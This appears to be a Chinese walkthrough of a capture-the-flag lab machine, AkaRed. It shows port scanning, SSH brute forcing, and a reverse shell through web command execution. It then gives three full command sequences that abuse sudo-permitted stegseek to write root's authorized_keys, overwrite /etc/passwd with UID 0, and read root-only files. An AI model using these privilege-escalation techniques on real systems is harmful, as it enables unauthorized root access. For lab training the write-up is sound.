AkaRed靶机20240411

1. 信息收集

H5 Nmap

```
└─# arp-scan -l
192.168.31.176  08:00:27:25:a4:d5       PCS Systemtechnik GmbH
└─# IP=192.168.31.176
└─# nmap $IP -n -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 19:29 CST
Nmap scan report for 192.168.31.176
Host is up (0.0071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:25:A4:D5 (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
```

开放了`22、80`端口，先把网页目录扫起

H5 扫描目录

```
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -u http://$IP -x.txt,.php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.176
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 3441]
/robots.txt           (Status: 200) [Size: 21]
```

扫出`robots.txt`文件，访问是一段`base64`编码

```
http://192.168.31.176/robots.txt
d2VsY29tZTpha2FyZWQ=
base64解码: welcome:akared
```

解码为`welcome:akared`以为是ssh账号密码，试了ssh登陆失败

```
└─# ssh welcome@$IP
welcome@192.168.31.176's password:
Permission denied, please try again.
```

H5 爆破密码


用`welcome、akared`组合成用户名，尝试爆破密码失败

```
hydra -L user.txt  -P /usr/share/wordlists/rockyou.txt ssh://$IP -V -I
-u -f
#试了，爆不出来
```


2.拿到www-data

H5 访问web

趁着爆破功夫访问一下 `80`端口,可以命令执行



但是命令执行没回显，换到`burp`也没回显,尝试了一下可以弹`shell`



反弹`shell`后就拿到`www-data`权限，直接可以读`user.txt`

```
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
www-data@AkaRed:/var/www/html$ ls -artl
total 16
drwxr-xr-x 3 root root 4096 Feb 19 09:11 ..
-rw-r--r-- 1 root root 3659 Apr 11 06:22 index.php
-rw-r--r-- 1 root root   21 Apr 11 06:26 robots.txt
drwxr-xr-x 2 root root 4096 Apr 11 06:26 .
www-data@AkaRed:/var/www/html$ cd /home/welcome/
www-data@AkaRed:/home/welcome$ ls -artl
total 28
drwxr-xr-x 3 root    root    4096 Apr 10 05:30 ..
-rw-r--r-- 1 welcome welcome  807 Apr 10 05:30 .profile
-rw-r--r-- 1 welcome welcome 3526 Apr 10 05:30 .bashrc
-rw-r--r-- 1 welcome welcome  220 Apr 10 05:30 .bash_logout
lrwxrwxrwx 1 root    root       9 Apr 10 05:30 .bash_history ->
/dev/null
-rw-r--r-- 1 welcome welcome   39 Apr 11 06:00 user.txt
-rw------- 1 welcome welcome  851 Apr 11 06:00 .viminfo
drwxr-xr-x 2 welcome welcome 4096 Apr 11 06:00 .
www-data@AkaRed:/home/welcome$ cat user.txt
flag{f0a41fdbcwelcomewelcomewelcome}
```

没发现明显信息，先传个脚本扫一下

```
www-data@AkaRed:/tmp$ wget 192.168.31.126/linpeas.sh
www-data@AkaRed:/tmp$ chmod +x linpeas.sh
www-data@AkaRed:/tmp$ ./linpeas.sh
```

扫出一些敏感文件，以为`/usr/share/john/password.lst`是密码字典，跑了`hydra`不得行

```
/opt/showmepassword
/usr/share/john/password.lst
.....
```

3.拿到welcome

运行`/opt/showmepassword`，提示操作1000次获得密码

```
www-data@AkaRed:/tmp$ for i in {1..998}; do echo "input $i" >>
/tmp/xxoo; done; /opt/showmepassword

input to /tmp/xxoo
when input 1000 count. u will get password.
d2VsY2
www-data@AkaRed:/tmp$ su - welcome
Password:#d2VsY2
welcome@AkaRed:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

写个shell语句执行1000次，拿到`welcom`的密码`d2VsY2`，写个公钥方便登陆

```
mkdir ~/.ssh
echo '<公钥>'>~/.ssh/authorized_keys
```

`sudo`看一下可以无密码执行`stegseek`，剩下的就考工具的使用

```
welcome@AkaRed:~$ sudo -l
Matching Defaults entries for welcome on AkaRed:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin

User welcome may run the following commands on AkaRed:
    (ALL : ALL) NOPASSWD: /usr/local/bin/stegseek

welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek
═══ StegSeek 帮助 AI翻译═
破解隐写文件:
stegseek [隐写文件.jpg] [密码字典.txt]
检测steghide文件:
stegseek --seed [stegofile.jpg]
命令:
 --crack                 使用密码字典破解隐写文件（默认模式）
 --seed                  通过尝试所有嵌入模式破解隐写文件
                         此模式可用于检测由steghide编码的文件。
```

```
                                如果文件未加密编码，此模式甚至能直接恢复隐藏文件。

位置参数:
 --crack [隐写文件.jpg] [密码字典.txt] [输出文件.txt]
 --seed  [隐写文件.jpg] [输出文件.txt]

关键字参数:
 -sf, --stegofile         选择隐写文件
 -wl, --wordlist          选择密码字典文件
 -xf, --extractfile       指定提取数据的文件名
 -t, --threads           设置线程数（默认使用CPU核心数）
 -f, --force             覆盖已存在文件
 -v, --verbose           显示详细信息
 -q, --quiet             隐藏性能指标（可提升性能）
 -s, --skipdefault       不添加默认猜测项（空密码、文件名等）
 -n, --nocolor           禁用彩色输出
 -c, --continue          找到结果后继续破解
                           （隐写文件可能包含多个嵌入文件）
 -a, --accessible        简化输出以提高屏幕阅读器兼容性

使用 "stegseek --help -v" 可查看steghide的帮助信息。
信息查询命令选项:
 -p, --passphrase         指定密码短语
   -p <密码短语>          使用指定密码短语查看嵌入数据的信息

嵌入示例:
将emb.txt嵌入到cvr.jpg中:
stegseek --embed -cf cvr.jpg -ef emb.txt

提取示例:
从stg.jpg中提取嵌入数据:
stegseek --extract -sf stg.jpg
```

4. `root` 提权

提权思路：利用 `stegseek` 实现任意文件读写

H5 方法1：通过写入SSH公钥获取Root访问

生成个带公钥的图片，image.jpg要用画图另存一下，不能太小，靶机有rsa直接用靶机的

```
#上传图片到目标系统
welcome@AkaRed:~$ wget 192.168.31.126/image.jpg
#准备一对RSA公私钥
```

```
welcome@AkaRed:/tmp$ ssh-keygen -t rsa
welcome@AkaRed:/tmp$ cp /home/welcome/.ssh/id_rsa .
welcome@AkaRed:/tmp$ cp /home/welcome/.ssh/id_rsa.pub
./authorized_keys
#写入公钥到图片
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek  --embed -cf
image.jpg /tmp/authorized_keys
#从image.jpg提取隐写内容，并将结果写入 /root/.ssh/authorized_keys文件
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek  /tmp/image.jpg
1.txt -xf /root/.ssh/authorized_keys
#用私钥登录获取Root
ssh -i id_rsa root@<目标IP>
root@AkaRed:~# id
uid=0(root) gid=0(root) groups=0(root)
root@AkaRed:~# cat /root/root.txt
flag{0762f42fwelcomewelcomewelcome}
```

```
welcome@AkaRed:/tmp$ cp /home/welcome/.ssh/id_rsa .
welcome@AkaRed:/tmp$ cp /home/welcome/.ssh/id_rsa.pub ./authorized_keys
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek  --embed -cf image.jpg /tmp/authorized_keys
Enter passphrase:
Re-Enter passphrase:
embedding "/tmp/authorized_keys" in "image.jpg"... done
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek  /tmp/image.jpg 1.txt -xf /root/.ssh/authorized_keys
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "12345"
[i] Original filename: "authorized_keys".
[i] Extracting to "/root/.ssh/authorized_keys".
the file "/root/.ssh/authorized_keys" does already exist. overwrite ? (y/n)
y
welcome@AkaRed:/tmp$
welcome@AkaRed:/tmp$ ssh -i id_rsa root@127.0.0.1
Linux AkaRed 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 10 05:49:07 2025 from 192.168.3.94
root@AkaRed:~# id
uid=0(root) gid=0(root) groups=0(root)
root@AkaRed:~# cat /root/root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
root@AkaRed:~#
```

H5 方法2：直接覆盖/etc/passwd提权

```
1. 生成恶意/etc/passwd文件
# 备份原始passwd文件到临时目录
mkdir /tmp/exploit
cp /etc/passwd /tmp/exploit/passwd.bak
# 创建恶意passwd文件（将welcome用户UID改为0）
sed 's/^welcome:x:[0-9]\+:[0-9]\+:/welcome:x:0:0:/' /etc/passwd >
/tmp/exploit/passwd
2. 将恶意passwd文件嵌入图片
sudo /usr/local/bin/stegseek --embed -cf image.jpg /tmp/exploit/passwd
3. 覆盖系统/etc/passwd
sudo /usr/local/bin/stegseek --crack image.jpg /tmp/1.txt -xf
/etc/passwd
4. 验证提权
su welcome  # d2VsY2
id          # 检查UID是否为0（root）
```

`stegseek`隐写还必须要设密码才方便命令执行

```
welcome@AkaRed:/tmp$ mkdir /tmp/exploit
welcome@AkaRed:/tmp$ cp /etc/passwd /tmp/exploit/passwd.bak
welcome@AkaRed:/tmp$ sed 's/^welcome:x:[0-9]\+:[0-9]\+:/welcome:x:0:0:/' /etc/passwd > /tmp/exploit/passwd
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek --embed -cf image.jpg /tmp/exploit/passwd
Enter passphrase:
Re-Enter passphrase:
embedding "/tmp/exploit/passwd" in "image.jpg"... done
welcome@AkaRed:/tmp$
welcome@AkaRed:/tmp$ sudo /usr/local/bin/stegseek --crack image.jpg /tmp/1.txt -xf /etc/passwd
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "12345"
[i] Original filename: "passwd".
[i] Extracting to "/etc/passwd".
the file "/etc/passwd" does already exist. overwrite ? (y/n)
y
welcome@AkaRed:/tmp$
welcome@AkaRed:/tmp$ su welcome
Password:
su: Authentication failure
welcome@AkaRed:/tmp$ su welcome
Password:
root@AkaRed:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@AkaRed:/tmp# cat /etc/passwd |grep welcome
welcome:x:0:0:,,,:/home/welcome:/bin/bash
root@AkaRed:/tmp# cat /root/root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
root@AkaRed:/tmp#
```

H5 方法3：直接读取`root.txt`内容

```
#写入/root/root.txt到图片
welcome@AkaRed:/tmp$sudo stegseek  --embed -cf image.jpg -ef
/root/root.txt
#从image.jpg提取隐写内容
welcome@AkaRed:/tmp$ sudo stegseek --extract -sf image.jpg -xf
/tmp/root.txt
Enter passphrase:
wrote extracted data to "/tmp/root.txt".
welcome@AkaRed:/tmp$ cat /tmp/root.txt
flag{0762f42welcomewelcomewelcomewelcome}
```

```
options for the info command:
 -p, --passphrase        specify passphrase
   -p <passphrase>       use <passphrase> to get info about embedded data

To embed emb.txt in cvr.jpg: stegseek --embed -cf cvr.jpg -ef emb.txt
To extract embedded data from stg.jpg: stegseek --extract -sf stg.jpg
welcome@AkaRed:/tmp$
welcome@AkaRed:/tmp$
welcome@AkaRed:/tmp$ sudo stegseek  --embed -cf image.jpg -ef /root/root.txt
Enter passphrase:
Re-Enter passphrase:
embedding "/root/root.txt" in "image.jpg"... done
welcome@AkaRed:/tmp$ sudo stegseek --extract -sf image.jpg -xf /tmp/root.txt
Enter passphrase:
wrote extracted data to "/tmp/root.txt".
welcome@AkaRed:/tmp$ cat /tmp/root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
```

其他方法欢迎尝试！o(≧v≦)o~~